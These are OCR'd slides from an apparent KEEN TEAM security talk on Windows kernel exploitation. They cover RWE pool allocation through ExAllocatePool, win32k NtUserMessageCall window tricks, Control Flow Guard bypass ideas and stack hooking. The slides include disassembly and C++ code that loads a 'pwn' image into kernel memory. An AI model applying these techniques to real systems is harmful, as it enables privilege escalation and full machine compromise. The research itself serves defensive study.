
KEEN TEAM

ExAllocatePool

We need to get **RWE** memory

OK, lets **allocate** it!

* remember we have kernel IO !!



ExAllocatePool allocates pool memory of the specified type and returns

Syntax


C++

```
PVOID ExAllocatePool(
  _In_ POOL_TYPE PoolType,
  _In_ SIZE_T    NumberOfBytes
);
```

Parameters

PoolType [in]

Specifies the type of pool memory to allocate. For a description of POOL_TYPE.



```
typedef enum _POOL_TYPE {
  NonPagedPool,
  NonPagedPoolExecute
  PagedPool,
  NonPagedPoolMustSucceed
  DontUseThisType,
  NonPagedPoolCacheAligned
  PagedPoolCacheAligned,
  NonPagedPoolCacheAlignedMustS
  MaxPoolType,
  NonPagedPoolBase
  NonPagedPoolBaseMustSucceed
  NonPagedPoolBaseCacheAligned
  NonPagedPoolBaseCacheAlignedMustS
  NonPagedPoolSession
  PagedPoolSession
  NonPagedPoolMustSucceedSession
  DontUseThisTypeSession
  NonPagedPoolCacheAlignedSession
  PagedPoolCacheAlignedSession
  NonPagedPoolCacheAlignedMustSSession
  NonPagedPoolNx
  NonPagedPoolNxCacheAligned
  NonPagedPoolSessionNx
} POOL_TYPE;
```

Flags problem, it must be RWE memory !

Address problem, how to **leak** it back to user ?

KEEN TEAM

Window tricking [that’s a cheat!]

There we go, some magic function again

Working with window handles

writeable ‘vtable’


‘Unused’ function pointers there

Returning output back to user

Lets mess little bit with logic!

provide window pointer as ExAllocatePool flags ?

Ensure that window pointer can act as writable & executable flag ;)



```
win32k!NtUserMessageCall
```

```
FFFFF97FFF048EEA
FFFFF97FFF048EEA loc_FFFFF97FFF048EEA:
FFFFF97FFF048EEA mov     rcx, rbx
FFFFF97FFF048EED call    ValidateHwnd
FFFFF97FFF048EF2 mov     rdi, rax
FFFFF97FFF048EF5 test    rax, rax
FFFFF97FFF048EF8 jnz     short loc_FFFFF97FFF048F01
```

```
branchX
```

```
FFFFF97FFF048F60 mov     rax, [rsp+78h+arg_20]
FFFFF97FFF048F68 lea     r10d, [rbp+6]
FFFFF97FFF048F6C mov     rcx, rdi
FFFFF97FFF048F6F and     r10d, 1Fh
FFFFF97FFF048F73 mov     [rsp+78h+var_58], rax
FFFFF97FFF048F78 call    rva mpFnidPfn[r11+r10*8]
FFFFF97FFF048F80 jmp     short loc_FFFFF97FFF048FE0
```

```
F048F30 mov     ecx, 57h
F048F35 call    UserSetLastError
F048F3A xor     ebx, ebx
```

```
FFFFF97FFF048FE0
FFFFF97FFF048FE0 loc_FFFFF97FFF048FE
FFFFF97FFF048FE0 mov     rbx, rax
```

WINDOW

handle (user argument)


WINDOW

pointer (kernel argument)


output returned to user

KEEN TEAM


that must be nasty ...



```
__checkReturn
void*
ExAllocateRwePool(
    __in size_t size
    )
{
    return NtUserMessageCall(m_window->Hwnd(), size, 0, 0, 0, EX_ALLOCATE_POOL);
}
```



```
__checkReturn
CWindow*
GetRweWindowHandle()
{
    wlist w_list;
    CWindow* wnd = nullptr;

    for (size_t i = 0; i < 0xFFFF; i++)
    {
        wchar_t name[4];
        for (size_t j = 0, val = i; j < _countof(name); j++, val /= 10)
            name[j] = '0' + ((val % 0x10) > 9 ? ('A' - '0' + (val % 10) - 9) : (val % 0x10));

        wnd = new CWindow(name);
        if (!wnd)
            break;

        if (IsWindowHandleRweFlag(wnd->Hwnd()))
            return wnd;

        w_list.push_back(*wnd);
    }
    return nullptr;
}
```




```
__checkReturn
const void*
TeleportToKernel()
{
    m_window.reset(GetRweWindowHandle());
    if (!m_window.get())
        return nullptr;

    CImage pwn_img(CDllModule::ModuleBase());
    mem_t pwn_mem(malloc(pwn_img.SizeOfImage()), free);
    if (!pwn_mem.get())
        return nullptr;

    auto rwe = ExAllocateRwePool(pwn_img.SizeOfImage());
    if (!rwe)
        return nullptr;

    if (!pwn_img.Rellocate(pwn_mem.get(), rwe))
        return nullptr;

    auto status = m_io.Write(
        rwe,
        pwn_mem.get(),
        pwn_img.SizeOfImage());

    if (!status)
        return nullptr;

    return rwe;
}
```

http://www.slideshare.net/PeterHlavaty/vulnerability-desing-patterns

Control Flow Guard


- Indirect calls check
- in kernel mode not so widely used yet, hopefully will be … soon …
- bitmap & registered functions



KEEN TEAM

Control Flow Guard [FDA]

- It covers old way of thinking
- Good for mitigating ROP to some extent
- CFG-bitmap does not care about integrity of objects
- Function-Driven-Attack prone
- FDA is more complicated than ROP but nice way
- You will searching for vfgadgets instead of rop-gadgets



- ***realize that for now we used function driven attack only (exallocatepool + window tricking) !***


http://syssec.rub.de/media/emma/veroeffentlichungen/2015/04/13/COOP-Oakland15_1.pdf http://www.slideshare.net/PeterHlavaty/back-to-the-core

KEEN TEAM

By Design #4 [CF stack please]

- We have just one stack
- Data & Control Flow mixed
- any RW instruction can touch stack

… what CFI we are talking about ? …



http://www.slideshare.net/PeterHlavaty/back-to-the-core

KEEN TEAM

Stack hooking


Get address of stack of your kernel thread

